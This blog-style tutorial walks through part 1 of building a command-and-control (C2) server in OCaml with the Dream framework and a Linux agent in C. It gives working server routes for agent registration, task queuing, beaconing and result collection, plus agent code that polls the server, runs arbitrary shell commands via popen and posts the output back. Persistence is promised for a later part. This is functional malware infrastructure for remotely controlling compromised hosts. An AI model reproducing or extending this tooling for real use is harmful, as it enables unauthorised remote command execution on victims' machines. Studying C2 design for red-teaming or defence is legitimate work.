C2 server Intro
C2 or C&C server stands for a "Command and Control" server. It's just a random server that a botnet or any other type of malware connects to when the malware has been installed. The server then listens for specific messages from the host/victim. It can be very simple with basic functionality or very complicated like the established open source C2's out there, like Silver and Havoc.
Basic functionality
The basic c2 server should be able to:
- Receive communication from an agent/listener.
- Queue commands to the agent.
- Receive results and status updates from the agent.
- Handle multiple agents simultaniously.
The basic c2 agent should be able to:
- Recive and execute it's tasks.
- Download and upload files, and send them or get them from the agent.
- Send results and status updates back to the server.
- Be persistant across restarts (we will get into this later).
The ecosystem
The server will be written in Ocaml using a library called Dream (https://camlworks.github.io/dream/). The first agent we will write is written in C and it's written for linux for convenience since I'm developing and testing this on a linux system for now.
I am using Ocaml mostly because I personally like it but also, there are some major benefits to doing it like this as opposed to a classic Flask implementation. Mainly Lwt concurrency is easier and safer than Flaks threading model. It's also nicer to actually write due to the type safety and servers (for me) are pretty finicky to write as you can pass anything anywhere and it can blow up at runtime. For a server handling concurrent agents compile time guarantees are a nice addition.
server
dream, which is a ocaml web framework built on lwt (ocamls async library) is similar to flask, we can define routes and manage the http cycle, the cool part is that every route is checked at compile time, and concurrency is handdled by lwts scheduler rather than threading.
server at its most bare looks like this ->
let () =
    Dream.run
    @@ Dream.logger
    (* here we define our routing handlers*)
    @@ Dream.router [
      Dream.get "/" (fun _ ->
        Dream.html ("hello world"));
    ]
Since we are going to be queueing tasks and results of our agents we define two typed structures.
let agent_tasks : (string, string Queue.t) Hashtabl.t = Hashtabl.create 16
let agent_resutls : (string, string list) Hashtabl.t = Hashtabl.create 16
We have to have the ability to create, queue, and communicate with different agents, for now let's assign them each a separate ID using UUID. A small function can handle either getting the specific queue based on the agent ID that already exists, or creating a new queue for an already existing agent ID.
This is nicely done using ocaml options.
let get_create_queue agent_id =
  match Hashtbl.find_opt agent_tasks agent_id with
  | Some q -> q
  | None ->
      let q = Queue.create () in
      Hashtbl.add agent_tasks agent_id q;
      q
Now we can actually start working on our routing. We can think of what the agent will need to do and what the server needs to do, which we defined above. A new agent needs to register with the server and get it's UUID and queue, then the agent needs to check in every once in a while to show that it's active and retreive instructions on what it needs to do next.
The server needs to post the commands to queue to the agent as well as get the results after, this is simple with our already established tasks and results structures as well as our helper function.
The server exposes 6 routes:
-
POST /register — a new agent calls this on startup. The server generates a UUID, initialises a task queue and result list for that agent, and returns the UUID. The agent uses this ID for all subsequent requests.
-
POST /task/:agent_id — the operator queues a command for a specific agent. The server validates the agent exists, then pushes the JSON body onto that agent's task queue.
-
POST /beacon/:agent_id — the agent calls this every N seconds. The server pops the next pending task off the queue and returns it, or returns null if there's nothing to do. This is also the heartbeat mechanism — every check-in is visible in the server logs.
-
POST /result/:agent_id — after executing a task the agent posts the output here. The server prepends it to that agent's result list and returns 200.
-
GET /results/:agent_id — the operator retrieves all results for a given agent. The server returns the full result list as a JSON array.
-
GET /agents — lists all registered agent UUIDs currently known to the server.
let () =
  Random.self_init ();
  Dream.run
  @@ Dream.logger
  @@ cors_middleware
  @@ Dream.router [

    Dream.options "/**" (fun _ ->
      Dream.respond ~status:`No_Content ""
    );
    (* register our agent*)
    Dream.post "/register" (fun _ ->
      let agent_id = Uuidm.to_string (Uuidm.v4 (Bytes.init 16 (fun _ -> Char.chr (Random.int 256)))) in
      let _ = get_create_queue agent_id in
      Hashtbl.add agent_results agent_id [];
      Dream.json (Printf.sprintf {|{"agent_id": "%s"}|} agent_id)
    );

    (*post a task to our agent ID*)
    Dream.post "/task/:agent_id" (fun req ->
      let agent_id = Dream.param req "agent_id" in
      if not (Hashtbl.mem agent_tasks agent_id) then
        Dream.respond ~status:`Not_Found {|{"error": "unknown agent_id"}|}
      else
        let%lwt body = Dream.body req in
        let q = get_create_queue agent_id in
        Queue.add body q;
        Dream.json {|{"status": "queued"}|}
    );

    (* Our agent checks in and retreives a task if there is one *)
    Dream.post "/beacon/:agent_id" (fun req ->
      let agent_id = Dream.param req "agent_id" in
      let q = get_create_queue agent_id in
      match Queue.take_opt q with
      | Some task -> Dream.json task
      | None -> Dream.json {|{"task": null}|}
    );

    (* Our agent outputs a result after executing it's task *)
    Dream.post "/result/:agent_id" (fun req ->
      let agent_id = Dream.param req "agent_id" in
      let%lwt body = Dream.body req in
      let prev = Option.value (Hashtbl.find_opt agent_results agent_id) ~default:[] in
      Hashtbl.replace agent_results agent_id (body :: prev);
      Dream.json {|{"status": "ok"}|}
    );

    (* Server retreives the result *)
    Dream.get "/results/:agent_id" (fun req ->
      let agent_id = Dream.param req "agent_id" in
      let res = Option.value (Hashtbl.find_opt agent_results agent_id) ~default:[] in
      Dream.json (Printf.sprintf {|{"results": [%s]}|} (String.concat "," res))
    );

    (* for convenience, list all the agents currently avaliable to the server *)
    Dream.get "/agents" (fun _ ->
      let ids = Hashtbl.fold (fun k _ acc -> Printf.sprintf {|"%s"|} k :: acc) agent_tasks [] in
      Dream.json (Printf.sprintf {|{"agents": [%s]}|} (String.concat "," ids))
    );
  ]
let%lwt is Lwt's async bind it suspends the handler until the request body arrives without blocking other concurrent requests.
Agent
We already know what an agent should do at a high level, it should register, check in, loop and check if there are new tasks and execute them. For now it can only do those simple things.
check tasks -> if task -> execute task -> send results -> sleep N
The agent is written in C and will communicate with HTTP using libcurl since C doens't have a built in HTTP client. I won't be explaining the boring code here, such as getting the HTTP responses in chunks with libcurl and storing them into a buffer as well as parsing the JSON, but you can find the full code on my github here: https://github.com/Glucti/Joseki. (I parse the JSON manually as it's simple enough not to require the overhead of a full JSON parser)
Registration
On startup the agent POSTs to /register, parses the returned UUID out of the JSON, stores it globally. All requests thereafter include this ID in the url like this:
snprintf(url, sizeof(url), "%s/register", C2_URL);
char *response = http_post(url, "{}");
char *parsed = parse_agent_id(response);
strcpy(agent_id, parsed);
Beaconing loop
After the registration, the agent enters a infinite loop, beacons to the server to check in, check if a task is queued, and if so posts the result and sleeps just like our simple loop above describes.
while (1) {
  snprintf(url, sizeof(url), "%s/beacon/%s", C2_URL, agent_id);
  response = http_post(url, "{}");

  char *cmd = parse_cmd(response);
  free(response);

  if (cmd != NULL) {
    char *output = run_command(cmd);
    char *escaped = escape_json(output);
    char result[4096];
    snprintf(result, sizeof(result), "{\"output\": \"%s\"}", escaped);
    free(output);
    free(escaped);
    free(cmd);

    snprintf(url, sizeof(url), "%s/result/%s", C2_URL, agent_id);
    char *r = http_post(url, result);
    free(r);
  }

  sleep(SLEEP_INTERVAL);
}
Command execution
Commands are executed via popen on linux as it spawns a shell for us where we can execute basic commands. The output is collected into a heap allocated buffer the same way as the HTTP response, reading 128 bytes at a time, reallocating and appending each chunk.
char cmd_with_stderr[1024];
snprintf(cmd_with_stderr, sizeof(cmd_with_stderr), "%s 2>&1", command);
FILE *fp = popen(cmd_with_stderr, "r");
Operating the server

We don't want to manually curl each task and response in the terminal, so I wrote a small python CLI utility that provides and interactive prompt, you can also see that on the github here : https://github.com/Glucti/Joseki.
So far pretty boring, but it does the job as you can see:
In part 2, we will expand our agent and server to give it more and better functionality.
Resources
These helped me a lot while working on this:
- https://shogunlab.gitbook.io/building-c2-implants-in-cpp-a-primer
- https://0xrick.github.io/misc/c2/